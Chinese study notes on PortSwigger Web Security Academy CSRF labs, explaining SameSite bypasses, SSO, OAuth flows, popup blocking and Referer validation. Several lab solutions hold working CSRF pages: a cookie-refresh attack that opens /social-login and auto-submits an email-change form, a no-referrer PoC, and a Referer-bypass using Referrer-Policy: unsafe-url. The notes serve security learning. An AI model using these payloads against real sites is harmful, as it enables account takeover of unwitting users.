"host": "portswigger.net"域名 + 端口。
例如:
example.com:8080如果没有端口,就只显示域名。
hostname
"hostname": "portswigger.net"只有域名。
不包含端口。
port
"port": ""端口号。
这里为空:
因为 HTTPS 默认是 443。
浏览器会省略默认端口。
pathname
"pathname":
"/web-security/csrf/bypassing-samesite-restrictions/lab-samesite-strict-bypass-via-client-side-redirect"
路径部分。
即:
域名后面的部分不包含:
- 协议
- 查询参数
- hash
search
"search": ""查询参数(GET 参数)。
例如:
?id=1&name=test会变成:
"?id=1&name=test"这里为空:
因为 URL 没有
?xxx
hash
"hash": ""URL 片段。
例如:
#section1会变成:
"#section1"这个东西:
- 浏览器前端能看到
- 默认不会发送给服务器
所以经常用于:
- 前端路由
- OAuth token
- SPA
ancestorOrigins
"ancestorOrigins": {}这个比较少见。
表示:
当前页面被哪些上级页面嵌套(iframe)
通常浏览器很少用到。
很多情况下为空。
Note that the equivalent attack is not possible with server-side redirects. In this case, browsers recognize that the request to follow the redirect resulted from a cross-site request initially, so they still apply the appropriate cookie restrictions. 请注意,服务器端重定向不可能实现等效攻击。在这种情况下,浏览器会识别出遵循重定向的请求最初是由跨站点请求引起的,因此它们仍然应用适当的 cookie 限制。
Query 7 客户端重定向 与 服务器端重定向 的区别?
这段话其实是在强调一个非常反直觉的点:
浏览器并不把“客户端重定向”当成真正的 redirect。
所以:
它不会继承原来的跨站上下文而是:
重新创建一个新请求这就是 SameSite 被绕过的关键。
我给你一步一步拆。
原文:
As far as browsers are concerned, these client-side redirects aren’t really redirects at all
意思:
在浏览器看来, 客户端重定向根本不算“重定向”。
这里:
“客户端重定向”指:
location=
document.location=
window.location=
这种。
一、为什么“不算重定向”?
因为:
真正的 redirect:
302 Location:属于:
HTTP 协议层浏览器会认为:
这是同一个请求链
而:
location="https://bank.com"其实只是:
JS 又发起了一个新导航浏览器视角:
第一步
我先加载了 evil.com
第二步
evil.com 里的 JS 执行了
第三步
JS 要求我去 bank.com于是:
浏览器自己重新创建了一个请求
所以:
浏览器不会认为:
这是 redirect chain而会认为:
这是一次全新的 navigation
二、原文第二句
the resulting request is just treated as an ordinary, standalone request
意思:
最终产生的请求:
被当成普通独立请求不是:
原请求的延续这里:
standalone:
就是:
独立的
三、这为什么重要?
因为:
SameSite 的判断非常依赖:
请求上下文比如:
- 请求从哪来
- 谁发起的
- 是不是 redirect chain
- 是不是跨站 POST
- 是不是用户导航
四、服务器端重定向时
浏览器知道:
这是从 evil.com 开始的所以:
即使跳了:
evil.com
  ↓
bank.com/302
  ↓
bank.com/action
浏览器仍然认为:
本质是 cross-site于是:
限制 Cookie
五、但客户端重定向不同
比如:
evil.com:
<script>
location="https://bank.com/action"
</script>
浏览器会认为:
当前 evil.com 页面已经结束
然后:
新开启一次 navigation
于是:
重新计算 SameSite这时:
浏览器可能认为:
这是一个正常顶级导航尤其:
GET + 顶级导航对于:
SameSite=Lax是允许 Cookie 的。
六、原文最后一句
Most importantly, this is a same-site request
这是最关键的。
意思:
浏览器可能认为:
这是 same-site navigation而不是:
cross-site subrequest
这里最容易误解。
不是说:
evil.com 和 bank.com 成了同站不是。
而是:
浏览器对这个“新请求”的分类变了。
七、你最容易混淆的点
你可能会想:
明明是 evil.com 发起的,
怎么突然 same-site 了?
关键在:
服务器端 redirect
浏览器会追踪:
request initiator即:
最初是谁发起的所以:
跨站属性被继承。
客户端 redirect
浏览器不会把它当 redirect。
它认为:
这是页面脚本主动发起的新导航于是:
原始跨站上下文:
断掉了
八、这就是为什么能绕 SameSite
SameSite=Lax
允许:
顶级 GET 导航
于是:
<script>
location="https://bank.com/change-email?email=xxx"
</script>
可能导致:
GET /change-email
Cookie: session=xxxx
因为:
浏览器认为:
这是一次合法导航
九、所以 PortSwigger 那句话本质在说
浏览器眼中的:
服务器端重定向
同一条请求链因此:
cross-site 属性继承
浏览器眼中的:
客户端重定向
全新的请求因此:
重新计算 SameSite甚至:
可能被视为 same-site navigation
十、最核心一句总结
服务器端重定向:
“我继续刚才那个请求”所以:
安全上下文继承。
客户端重定向:
“我重新发起一个新请求”所以:
浏览器重新判断:
- SameSite
- 导航类型
- Cookie 是否允许
这其实已经触碰到现代浏览器的:
Navigation Security Model(导航安全模型)
里面一个核心概念:
“请求链是否连续”
而:
客户端 redirect:
本质上会:
打断原请求链这就是为什么它能影响 SameSite。
通过易受攻击的同级域绕过 SameSite 限制
Whether you’re testing someone else’s website or trying to secure your own, it’s essential to keep in mind that a request can still be same-site even if it’s issued cross-origin. 无论您是测试其他人的网站还是尝试保护自己的网站,都必须记住,即使请求是跨源发出的,请求仍然可以是同一站点的。
Make sure you thoroughly audit all of the available attack surface, including any sibling domains. In particular, vulnerabilities that enable you to elicit an arbitrary secondary request, such as XSS, can compromise site-based defenses completely, exposing all of the site’s domains to cross-site attacks. 确保彻底审核所有可用的攻击面,包括任何同级域。特别是,使您能够引发任意辅助请求的漏洞(例如 XSS)可能会完全损害基于站点的防御,从而使站点的所有域暴露于跨站点攻击。
In addition to classic CSRF, don’t forget that if the target website supports WebSockets, this functionality might be vulnerable to cross-site WebSocket hijacking (CSWSH), which is essentially just a CSRF attack targeting a WebSocket handshake. For more details, see our topic on WebSocket vulnerabilities. 除了经典的 CSRF 之外,不要忘记,如果目标网站支持 WebSocket,则此功能可能容易受到跨站点 WebSocket 劫持 (CSWSH) 的攻击,这本质上只是针对 WebSocket 握手的 CSRF 攻击。有关更多详细信息,请参阅有关 WebSocket 漏洞的主题。
Lab 9 SameSite 通过同级域严格绕过
SameSite Strict bypass via sibling domain
如果您还没有这样做,我们建议您在尝试本实验之前先完成有关 WebSocket 漏洞的主题。
呃,这是实验建议,那我就听取了吧。
使用新发布的 cookie 绕过 SameSite Lax 限制
Cookies with Lax SameSite restrictions aren’t normally sent in any cross-site POST requests, but there are some exceptions.
具有宽松 SameSite 限制的 Cookie 通常不会在任何跨站点 POST 请求中发送,但也有一些例外。
As mentioned earlier, if a website doesn’t include a SameSite attribute when setting a cookie, Chrome automatically applies Lax restrictions by default. However, to avoid breaking single sign-on (SSO) mechanisms, it doesn’t actually enforce these restrictions for the first 120 seconds on top-level POST requests. As a result, there is a two-minute window in which users may be susceptible to cross-site attacks.
如前所述,如果网站在设置 cookie 时不包含 SameSite 属性,Chrome 默认情况下会自动应用 Lax 限制。但是,为了避免破坏单点登录 (SSO) 机制,它实际上不会在顶级 POST 请求的前 120 秒内强制执行这些限制。因此,存在一个两分钟的窗口,用户可能容易受到跨站点攻击。
[!NOTE]
This two-minute window does not apply to cookies that were explicitly set with the
SameSite=Laxattribute. 此两分钟窗口不适用于使用 SameSite=Lax 属性显式设置的 cookie。
It’s somewhat impractical to try timing the attack to fall within this short window. On the other hand, if you can find a gadget on the site that enables you to force the victim to be issued a new session cookie, you can preemptively refresh their cookie before following up with the main attack. For example, completing an OAuth-based login flow may result in a new session each time as the OAuth service doesn’t necessarily know whether the user is still logged in to the target site. 尝试将攻击时间安排在这么短的窗口内有点不切实际。另一方面,如果您可以在网站上找到一个小工具,使您能够强制向受害者颁发新的会话 cookie,那么您可以在进行主要攻击之前抢先刷新他们的 cookie。例如,完成基于 OAuth 的登录流程可能会导致每次都会产生一个新会话,因为 OAuth 服务不一定知道用户是否仍登录到目标站点。
To trigger the cookie refresh without the victim having to manually log in again, you need to use a top-level navigation, which ensures that the cookies associated with their current OAuth session are included. This poses an additional challenge because you then need to redirect the user back to your site so that you can launch the CSRF attack. 要触发 cookie 刷新而受害者无需再次手动登录,您需要使用顶级导航,这可确保包含与其当前 OAuth 会话关联的 cookie。这带来了额外的挑战,因为您需要将用户重定向回您的站点,以便您可以发起 CSRF 攻击。
Alternatively, you can trigger the cookie refresh from a new tab so the browser doesn’t leave the page before you’re able to deliver the final attack. A minor snag with this approach is that browsers block popup tabs unless they’re opened via a manual interaction. For example, the following popup will be blocked by the browser by default: 或者,您可以从新选项卡触发 cookie 刷新,以便浏览器在您能够发出最终攻击之前不会离开页面。这种方法的一个小问题是浏览器会阻止弹出选项卡,除非它们是通过手动交互打开的。例如,浏览器默认会阻止以下弹出窗口:
window.open('https://vulnerable-website.com/login/sso');To get around this, you can wrap the statement in an onclick event handler as follows:
为了解决这个问题,您可以将该语句包装在 onclick 事件处理程序中,如下所示:
window.onclick = () => { window.open('https://vulnerable-website.com/login/sso'); }This way, the window.open() method is only invoked when the user clicks somewhere on the page.
这样,只有当用户单击页面上的某个位置时才会调用 window.open() 方法。
Query 8 什么是单点登录 (SSO) 机制?
单点登录(SSO,Single Sign-On)是一种:
用户只登录一次,就可以访问多个相互信任的系统,而不用重复输入账号密码的认证机制。
比如你现在:
- 登录了 QQ
- 再打开 QQ 邮箱
- 腾讯视频
- 腾讯文档
发现:
不用重新登录这背后通常就是 SSO。
一、SSO 到底解决什么问题
没有 SSO 时:
你访问:
系统A → 登录一次
系统B → 再登录一次
系统C → 再登录一次
问题:
- 用户体验差
- 密码管理复杂
- 企业内部认证难统一
于是出现:
“统一认证中心”
所有系统:
都相信同一个登录中心这就是 SSO。
二、SSO 的核心结构
通常有:
1. 用户(Browser)
浏览器。
2. 业务系统(Client / Service Provider)
比如:
- OA
- 邮箱
- GitLab
- Jira
这些系统:
自己不保存登录逻辑而是:
信任认证中心
3. 认证中心(Identity Provider,IdP)
真正负责:
- 登录
- 验证密码
- 签发身份凭证
比如:
- CAS
- Keycloak
- Okta
- Auth0
- Azure AD
三、SSO 登录流程(最重要)
举例:
你访问:
oa.company.com发现没登录。
第一步:跳转认证中心
OA 发现:
没有 session于是:
302 -> sso.company.com/login浏览器跳去:
统一登录中心
第二步:输入账号密码
你登录:
admin / 123456认证中心验证成功。
第三步:认证中心创建自己的 Session
比如:
Set-Cookie:
SSO_SESSION=abc123
此时:
你已经在“认证中心”登录了注意:
这里登录的不是 OA。
而是:
SSO 平台
第四步:认证中心签发“票据”
比如:
ticket=ST-xxxxx然后:
302 -> oa.company.com?ticket=xxx
第五步:OA 去认证 ticket
OA 后端:
拿 ticket 去问 SSO:
“这人是谁?”
SSO 回复:
是 admin于是:
OA 自己创建 session:
Set-Cookie:
OA_SESSION=yyy
第六步:以后访问别的系统
你打开:
mail.company.com它也跳:
sso.company.com但:
因为浏览器已经带着:
SSO_SESSION=abc123认证中心发现:
用户已经登录过了于是:
直接签发 ticket你无需重新输密码。
四、SSO 的关键本质
SSO 本质上是:
“多个系统共享身份认证结果”
不是共享密码。
真正共享的是:
“我已经验证过这个用户”
五、SSO 为什么和 Cookie 强相关
因为:
浏览器需要记住:
用户已经登录认证中心通常靠:
Cookie比如:
SSO_SESSION
所以:
SSO 和:
- Cookie
- SameSite
- 跨域
- 重定向
关系极深。
六、为什么 SameSite 会影响 SSO
因为:
SSO 天生涉及:
跨站跳转例如:
oa.company.com
   ↓
sso.company.com
   ↓
mail.company.com
这是:
跨站导航
如果:
SSO Cookie 设置:
SameSite=Strict可能导致:
跳转到 SSO 时 Cookie 不带上结果:
认证中心认不出你于是:
SSO 失效
因此:
很多 SSO 系统:
SameSite=None; Secure或者:
SameSite=Lax
七、SSO 常见协议
1. CAS
经典高校/企业 SSO。
特点:
ticket 模式
2. OAuth 2.0
现代互联网最常见。
比如:
- 微信登录
- GitHub 登录
- Google 登录
其实:
本质是“授权”但经常被当 SSO 用。
3. OpenID Connect(OIDC)
OAuth2 上加:
身份认证现代主流。
4. SAML
企业级老牌协议。
很多:
- 企业 OA
- Azure AD
- Office365
用它。
XML 很重。
八、你学 Web 安全时为什么一定会碰到 SSO
因为:
SSO 是:
Web 安全重灾区
常见漏洞:
1. Ticket 重放
票据可重复使用。
2. OAuth 配置错误
比如:
redirect_uri 未校验导致:
- OAuth 劫持
- Token 泄露
3. SSO Cookie 问题
比如:
- SameSite 绕过
- Session 固定
- Cookie 域过大
4. JWT 签名问题
OIDC 常用 JWT。
常见:
- alg=none
- 弱密钥
- 公钥混淆
5. Open Redirect
SSO 极依赖:
redirect所以:
开放重定向特别危险。
九、一个你必须理解的关键
很多人误以为:
SSO = 所有网站共用一个 Cookie其实不是。
真正情况:
通常是:
SSO 自己有 Cookie
比如:
sso.company.com保存:
SSO_SESSION
各业务系统自己也有 Session
比如:
oa.company.com自己的:
OA_SESSION
SSO 只是:
负责“证明你是谁”不是替所有系统保存 session。
十、一句话总结
SSO 的核心:
一次登录,多系统信任
技术核心:
- Cookie
- Redirect
- Token
- 身份票据
安全核心:
跨站身份传递所以:
它天然和:
- SameSite
- CSRF
- OAuth
- Session
- JWT
- Redirect
这些东西强关联。
Query 9 什么是OAuth 服务?
一、场景
你现在访问:
C网站(第三方网站)例如:
code-helper.com它想:
读取你的 GitHub 用户信息比如:
- 用户名
- 头像
- 仓库
这里:
A = 你(用户)
B = GitHub
保存你的账号数据。
C = 第三方网站
想访问你的 GitHub 数据。
现在开始。
二、OAuth 完整过程(最重要)
第 1 步:你点击“使用 GitHub 登录”
在:
code-helper.com页面上:
<button>使用 GitHub 登录</button>
你点了。
第 2 步:C 网站把你“送去 GitHub”
浏览器跳转:
GET https://github.com/login/oauth/authorizeURL 大概长这样:
https://github.com/login/oauth/authorize
?client_id=abc123
&redirect_uri=https://code-helper.com/callback
&scope=user:email
&state=xyz
这里:
client_id
告诉 GitHub:
“是谁在请求授权”即:
code-helper.com
redirect_uri
告诉 GitHub:
“授权成功后跳回哪里”
scope
告诉 GitHub:
“第三方想获得哪些权限”例如:
读取邮箱
state
防 CSRF。
后面再说。
注意:
这里:
只是跳转
还没登录。
还没 token。
第 3 步:GitHub 让你登录
如果你没登录 GitHub:
GitHub 页面出现:
用户名:
密码:
这里最关键:
密码是输入给 GitHub 的
不是:
code-helper.com
第三方网站:
永远看不到密码这是 OAuth 最核心的安全点。
第 4 步:GitHub 问你是否授权
登录后:
GitHub 显示:
code-helper.com 想:

✓ 读取你的头像
✓ 读取你的邮箱
你点击:
Authorize意思:
“我允许它访问”
第 5 步:GitHub 生成 authorization code
GitHub 现在确认:
用户已经同意授权于是:
GitHub 创建:
authorization code(授权码)
例如:
code=abc123注意:
这个 code:
不是 token它只是:
临时兑换券一般:
- 几分钟过期
- 只能用一次
第 6 步:GitHub 跳回第三方网站
GitHub:
302 Location:
https://code-helper.com/callback?code=abc123
浏览器于是访问:
GET /callback?code=abc123
注意:
这里:
浏览器把 code 带给第三方网站
但:
第三方网站仍然:
没有 token
第 7 步:第三方后台用 code 换 token
现在:
code-helper.com 后端偷偷请求 GitHub:
POST github.com/login/oauth/access_token提交:
client_id
client_secret
code
这里:
client_secret
是:
第三方网站自己的密钥只有后端知道。
前端不会暴露。
GitHub 验证:
这个 code 确实是发给你的然后返回:
{
  "access_token":"gho_xxxxx"
}
第 8 步:第三方终于拿到 access_token
这时:
code-helper.com拥有:
access_token
它现在可以:
代表你访问 GitHub API
第 9 步:第三方请求 GitHub 数据
例如:
GET https://api.github.com/user
Authorization: Bearer gho_xxxxx
GitHub 一看:
token 有效于是返回:
{
  "login":"justki",
  "avatar_url":"..."
}
第 10 步:第三方给你创建自己的登录状态
现在:
code-helper.com已经知道:
你是谁于是:
它自己创建 session:
Set-Cookie:
SESSION=yyyy
以后:
你登录的其实是:
第三方网站自己的 session不是 GitHub token。
三、你必须明确的“谁知道什么”
你(用户)
知道:
- GitHub 密码
GitHub
知道:
- 你的密码
- 你授权了谁
第三方网站
知道:
- access_token
- 你的部分数据
但:
不知道 GitHub 密码
四、为什么一定要先 code 再 token?
很多人会问:
为什么 GitHub 不直接给 token?
因为:
浏览器前端不安全如果:
token 直接出现在:
URL会导致:
- Referer 泄露
- 浏览器历史泄露
- 日志泄露
因此:
OAuth 设计:
前端只拿临时 code
真正 token 在后端交换
这样:
token 不经过用户浏览器更安全。
五、最终一句话(最核心)
OAuth 本质流程:
用户去 GitHub 登录
    ↓
GitHub 询问是否授权
    ↓
GitHub 发 code 给第三方
    ↓
第三方用 code 换 token
    ↓
第三方拿 token 调 GitHub API
这里:
token 才是真正权限凭证
而:
code 只是“换 token 的一次性小票”
Query 10 如何才能触发 cookie 刷新?
Lab 10 通过 cookie 刷新绕过 SameSite Lax
SameSite Lax bypass via cookie refresh
<form method="POST" action="https://0a3700390332f02482181089002e0000.web-security-academy.net/my-account/change-email">
    <input type="hidden"
		   name="email"
		   value="pwned@portswigger.net">
</form>
<p>Click anywhere on the page</p>
<script>
    window.onclick = () => {
        window.open('https://0a3700390332f02482181089002e0000.web-security-academy.net/social-login');
        setTimeout(changeEmail, 5000);
    }

    function changeEmail() {
        document.forms[0].submit();
    }
</script>
第一部分是修改邮箱的表单,但是 SameSite=Lax,这个默认跨站POST请求不带Cookie,所以普通CSRF会失败。
我们在检查网站各个接口的时候会发现,/social-login会触发OAuth登录流程,导致 seeeion cookie重新签发,然后就能利用这个2分钟,实现跨站POST携带cookie。这就是第二部分。
又因为OAuth需要:
- 跳转
- 登录检查
- callback
- Set-Cookie
而这些都需要时间。
所以需要等待5s,等待时间会受到:网络延迟、重定向次数、OAuth 提供商速度 的影响。
最后,.submit() 就是“立即提交 form 表单”。
Query 11 也就是说,浏览器为了用户体验,就不会经常删除cookie让用户重新登录,对吗?这里能够无需登录刷新cookie的原因也是这个嘛?
对,你已经接近本质了,但这里要再精确一点:
不是浏览器“不删除 Cookie”
而是:
服务器主动让登录态长期有效
浏览器只是:
负责保存 Cookie
真正决定:
“需不需要重新登录”的是:
服务端 Session / OAuth 状态是否还有效
一、浏览器其实并不“懂登录”
浏览器只知道:
“这里有个 Cookie”例如:
Cookie:
session=abc123
它根本不知道:
- 这是登录 Cookie
- 还是主题颜色
- 还是购物车
浏览器只是:
机械地存储并发送
二、真正“记住用户”的是服务器
服务器保存:
session_id user expire abc123 justki tomorrow
只要:
session 还没失效服务器就认为:
“用户仍然登录”
于是:
即使:
几小时后。
甚至:
几天后。
浏览器再次带:
Cookie: session=abc123服务器仍然允许访问。
三、为什么网站不频繁要求重新登录
因为:
用户体验(UX)
如果:
每刷新一次页面:
都要求:
重新输入密码用户会疯。
所以现代网站都会:
延长 Session 生命周期
例如:
7天
30天
90天
使用 Sliding Session(滑动续期)
即:
你越活跃
Session 越续期
例如:
每次请求:
Set-Cookie:
session=abc123;
Expires=+30min
这就是:
刷新 Cookie
四、OAuth / SSO 为什么尤其依赖这个
因为:
OAuth 最大卖点:
“一次登录,到处可用”
例如:
你登录 Google 后:
- Gmail
- YouTube
- Drive
都不需要重新输密码。
为什么?
因为:
浏览器一直带着:
Google Session Cookie
Google 服务器看到:
“这个用户早就登录过”于是:
自动:
- 续期 Session
- 自动 OAuth 授权
- 自动登录第三方
这就是:
Silent Login / Silent Authentication
五、你刚才那题为什么能“无需登录刷新 Cookie”
现在终于能串起来了。
受害者:
以前已经登录过:
OAuth / SSO 平台浏览器里:
已经有:
SSO_SESSION=xyz
于是:
攻击者打开:
/social-login
SSO 平台一看:
Cookie 有效于是:
直接认为用户已认证根本不需要:
重新输密码
然后:
平台:
Set-Cookie:
session=NEW
刷新 Session。
攻击者真正利用的:
不是:
“浏览器不删 Cookie”
而是:
“SSO 平台保留了长期有效登录态”
六、为什么这很危险
因为:
攻击者可以:
借用户现有登录态偷偷:
- 自动 OAuth
- 自动刷新 Session
- 自动获取新 Cookie
这就是:
很多:
- CSRF
- SameSite bypass
- OAuth abuse
成立的根本原因。
七、现代网站为什么能“长期记住你”
因为:
现在很多系统:
根本不只一种 Cookie。
例如:
短期 Session Cookie
用于:
当前登录可能:
30分钟。
长期 Remember-Me Cookie
用于:
自动重新登录可能:
30天。
于是:
即使:
短 Session 过期。
网站仍可:
自动恢复登录态重新:
Set-Cookie:
new_session
所以你会感觉:
“我几个月都没重新登录”
八、一句话总结(核心)
不是:
浏览器“舍不得删 Cookie”而是:
网站为了用户体验,
会:
- 长期保留认证状态
- 自动续期 Session
- 自动 OAuth 登录
- 自动刷新 Cookie
因此:
只要:
旧登录态仍有效攻击者就可能:
利用它静默刷新 Cookie而无需用户重新登录。
Query 12 为什么浏览器会拦截 window.open()?
一、先看最经典情况
假设:
你打开一个网站。
它加载后:
window.open("https://evil.com")
如果浏览器不限制。
会发生:
页面刚打开
立刻:
- 弹 20 个窗口
- 自动下载
- 自动跳转
- 自动广告
互联网早年:
真的就是这样。
所以:
现代浏览器引入:
Popup Blocker(弹窗拦截)
二、浏览器怎么判断“该不该拦截”
核心规则:
是否由“用户手势”触发
英文:
User Gesture / User Activation
浏览器认为:
下面这些属于:
用户主动行为
例如:
- click
- touch
- keydown
于是:
如果:
button.onclick = () => {
    window.open(...)
}
浏览器认为:
“这是用户主动点的”因此:
允许弹窗
三、如果不是用户触发
例如:
页面加载自动执行
window.open(...)
定时器自动执行
setTimeout(() => {
    window.open(...)
}, 5000)
浏览器会认为:
“这是脚本自己想弹窗”于是:
拦截
四、你那题为什么这样写
你那段代码:
window.onclick = () => {
    window.open('/social-login');
}
关键就在:
onclick
浏览器认为:
这是用户主动操作因此:
不拦截
五、浏览器内部其实有“用户激活状态”
你可以理解成:
浏览器内部维护:
userActivated = true
例如:
用户刚点击页面:
userActivated = true
此时:
允许:
- window.open
- 自动播放
- 剪贴板访问
- 文件选择器
等高权限操作。
但:
这个状态:
非常短暂
通常:
当前事件循环内或者:
几百毫秒。
六、为什么 setTimeout 后容易失效
例如:
button.onclick = () => {
    setTimeout(() => {
        window.open(...)
    }, 5000);
}
5秒后:
浏览器会认为:
“用户操作早结束了”于是:
拦截
因为:
userActivated 已失效
七、但你那题为什么没被拦截
注意:
代码是:
window.onclick = () => {
    window.open(...);
    setTimeout(changeEmail, 5000);
}
关键:
window.open 是立刻执行的
仍然在:
用户点击事件里因此:
不会被拦截
而:
changeEmail()不需要用户激活。
因为:
form.submit()通常允许后台自动提交。
八、浏览器为什么允许 form.submit()
因为:
网页本来就需要:
- 自动提交表单
- AJAX
- 自动刷新
否则:
现代 Web:
几乎全废
所以:
浏览器只严格限制:
“高骚扰能力”的行为
例如:
- window.open
- 自动下载
- 剪贴板
- 麦克风
- 摄像头
九、这个机制在 Web 安全里特别重要
因为:
很多攻击:
都需要:
强制打开新窗口
例如:
- OAuth abuse
- Tabnabbing
- 钓鱼
- 自动下载
所以:
攻击者经常:
诱导用户点击例如:
点击领取奖励本质是:
借用户手势绕过浏览器限制
十、你现在这题里的攻击逻辑
终于完整了。
攻击者页面:
“点任意位置”
用户点击:
浏览器:
授予 user activation
攻击代码:
window.open('/social-login')立即执行。
浏览器认为:
“这是用户主动打开窗口”因此:
不拦截
于是:
OAuth 登录页面成功打开。
然后:
攻击者再利用:
- OAuth
- 新 Cookie
- SameSite 宽限期
完成 CSRF。
十一、一句话总结(核心)
浏览器的“拦截”本质是:
限制脚本自动执行高风险操作
而:
用户点击会给页面:
临时“操作许可”
于是:
像:
window.open()这样的敏感行为:
才能执行成功。
绕过基于 Referer 的 CSRF 防御
Aside from defenses that employ CSRF tokens, some applications make use of the HTTP Referer header to attempt to defend against CSRF attacks, normally by verifying that the request originated from the application’s own domain. This approach is generally less effective and is often subject to bypasses.
除了使用 CSRF 令牌的防御之外,某些应用程序还使用 HTTP Referer 标头来尝试防御 CSRF 攻击,通常是通过验证请求是否源自应用程序自己的域。这种方法通常效果较差,并且经常会被绕过。
Referer 标头
The HTTP Referer header (which is inadvertently misspelled in the HTTP specification) is an optional request header that contains the URL of the web page that linked to the resource that is being requested. It is generally added automatically by browsers when a user triggers an HTTP request, including by clicking a link or submitting a form. Various methods exist that allow the linking page to withhold or modify the value of the Referer header. This is often done for privacy reasons.
HTTP Referer 标头(在 HTTP 规范中无意中拼写错误)是一个可选的请求标头,其中包含链接到所请求的资源的网页的 URL。当用户触发 HTTP 请求(包括单击链接或提交表单)时,它通常由浏览器自动添加。存在多种允许链接页面保留或修改 Referer 标头值的方法。这样做通常是出于隐私原因。
Referer 的验证取决于标头是否存在
Some applications validate the Referer header when it is present in requests but skip the validation if the header is omitted.
某些应用程序会在请求中出现 Referer 标头时对其进行验证,但如果省略该标头,则会跳过验证。
In this situation, an attacker can craft their CSRF exploit in a way that causes the victim user’s browser to drop the Referer header in the resulting request. There are various ways to achieve this, but the easiest is using a META tag within the HTML page that hosts the CSRF attack:
在这种情况下,攻击者可以通过某种方式构造 CSRF 漏洞,导致受害者用户的浏览器在生成的请求中删除 Referer 标头。有多种方法可以实现此目的,但最简单的方法是在托管 CSRF 攻击的 HTML 页面中使用 META 标记:
<meta name="referrer" content="no-referrer">Lab 11 CSRF 其中 Referer 验证取决于标头是否存在
CSRF where Referer validation depends on header being present
看看服务器端会不会校验 referer 标头,
先尝试 随意修改referer,查看响应,
"Invalid referer header"再尝试直接删除referer,修改成功。
说明,服务器只在有 referer 的时候校验,没有的时候跳过校验。
<html>
<!-- CSRF PoC - generated by Burp Suite Professional -->
<body>
<form action="https://0a5700670368ee7980f3808f002b005f.web-security-academy.net/my-account/change-email" method="POST">
<input type="hidden" name="email" value="ad@gmail.com" />
<input type="submit" value="Submit request" />
</form>
<meta name="referrer" content="no-referrer">
<script>
history.pushState('', '', '/');
document.forms[0].submit();
</script>
</body>
</html>可以绕过Referer验证
Some applications validate the Referer header in a naive way that can be bypassed. For example, if the application validates that the domain in the Referer starts with the expected value, then the attacker can place this as a subdomain of their own domain:
某些应用程序以可绕过的简单方式验证 Referer 标头。例如,如果应用程序验证 Referer 中的域以预期值开头,则攻击者可以将其放置为自己域的子域:
http://vulnerable-website.com.attacker-website.com/csrf-attackLikewise, if the application simply validates that the Referer contains its own domain name, then the attacker can place the required value elsewhere in the URL:
同样,如果应用程序只是验证 Referer 是否包含自己的域名,则攻击者可以将所需的值放置在 URL 的其他位置:
http://attacker-website.com/csrf-attack?vulnerable-website.com[!NOTE]
Although you may be able to identify this behavior using Burp, you will often find that this approach no longer works when you go to test your proof-of-concept in a browser. In an attempt to reduce the risk of sensitive data being leaked in this way, many browsers now strip the query string from the
Refererheader by default. 尽管您也许能够使用 Burp 识别此行为,但当您在浏览器中测试概念验证时,您通常会发现此方法不再有效。为了降低敏感数据以这种方式泄露的风险,许多浏览器现在默认从 Referer 标头中删除查询字符串。You can override this behavior by making sure that the response containing your exploit has the
Referrer-Policy: unsafe-urlheader set (note thatReferreris spelled correctly in this case, just to make sure you’re paying attention!). This ensures that the full URL will be sent, including the query string. 您可以通过确保包含漏洞的响应具有 Referrer-Policy: unsafe-url 标头集来覆盖此行为(请注意,在这种情况下,Referrer 拼写正确,只是为了确保您注意!)。这可确保发送完整的 URL,包括查询字符串。
Query 13 删除查询字符串是啥意思?Referer-Policy又是啥?
这里讲的是:
浏览器默认会“隐藏 Referer 里的参数”
导致:
你在 Burp 里能打成功
但浏览器真实环境失败
核心原因:
现代浏览器默认不会把完整 URL 放进 Referer
尤其:
?后面的 query string会被裁掉。
一、先理解这个攻击场景
假设:
受害网站:
https://bank.com有 Referer 校验:
服务器要求:
Referer 必须包含 csrf token比如:
Referer: https://evil.com/?token=abc123服务器代码:
if "token=abc123" in Referer:
    allow()
这是非常错误的防御。
二、攻击者的思路
攻击页面:
<form action="https://bank.com/change-email" method="POST">页面 URL:
https://evil.com/?token=abc123于是攻击者希望:
浏览器发送:
Referer: https://evil.com/?token=abc123这样:
token 就进入 Referer 了服务器误以为合法。
三、为什么 Burp 能成功
因为:
Burp 里你可以手动改:
Referer: https://evil.com/?token=abc123所以:
测试时一切正常
四、但浏览器里失败
因为现代浏览器默认策略:
会裁剪 Referer
比如真实发送:
Referer: https://evil.com/而不是:
Referer: https://evil.com/?token=abc123这里:
?token=abc123 被删掉了
五、为什么浏览器要这么做
因为:
query string 经常包含:
- token
- session
- 邮箱
- OAuth code
- 重置密码 token
例如:
/reset?token=xxxxxxxx如果浏览器把完整 URL 发给第三方:
敏感数据就泄露了所以现代浏览器默认:
不再完整发送 Referer
六、现在关键来了
原文说:
You can override this behavior
意思:
你可以强制浏览器发送完整 Referer方法:
Referrer-Policy: unsafe-url注意:
七、Referrer-Policy 是响应头
攻击者页面返回:
HTTP/1.1 200 OK
Referrer-Policy: unsafe-url
于是浏览器会改变行为。
八、unsafe-url 是什么意思
这个名字很危险。
因为它真的:
不安全
它表示:
无论是否跨站
都发送完整 URL
包括:
query string于是:
页面:
https://evil.com/?token=abc123会导致:
Referer: https://evil.com/?token=abc123完整发出去。
九、于是攻击又能成功
服务器看到:
Referer: https://evil.com/?token=abc123误认为:
校验通过
十、最核心的点
你要区分:
1. Referer
这是:
真正发送的请求头例如:
Referer: https://evil.com/?x=1
2. Referrer-Policy
这是:
浏览器策略配置决定:
Referer 该发多少
十一、默认策略 vs unsafe-url
现代浏览器默认通常类似:
strict-origin-when-cross-origin跨站时:
只发送:
Referer: https://evil.com/不带参数。
而:
Referrer-Policy: unsafe-url会强制:
Referer: https://evil.com/?token=abc123完整发送。
十二、PortSwigger 这里想表达什么
它在说:
你在 Burp 里看到:
Referer: evil.com/?token=xxx不代表:
浏览器真实也会这样发因为:
浏览器有:
Referrer Policy
所以:
做真实漏洞利用时:
可能需要:
Referrer-Policy: unsafe-url来恢复完整 Referer。
十三、为什么叫 unsafe-url
因为它会泄露:
- query string
- token
- OAuth code
- session-like 信息
给第三方网站。
所以:
unsafe
十四、总结一句话
默认情况下:
现代浏览器会自动删除 Referer 中的 ?参数因此:
Burp 能成功 ≠ 浏览器能成功而:
Referrer-Policy: unsafe-url会强制浏览器:
发送完整 Referer URL(包括 query string)
Lab 12 Referer 验证失效的 CSRF
CSRF with broken Referer validation
同样,没有referer是不行的。而且,修改也是不行的,但是
Referer: https://www.4399.com?0a74000504105f36808d3f9d00b200cf.web-security-academy.net/my-account?id=wiener这样可以,正常修改。
所以,我们推测,服务器端的检查逻辑是 只要包含自己的域名。
同时,还要再head标头中添加 Referer-Policy: unsafe-url。
要在漏洞利用器中添加,不是再BP中添加。
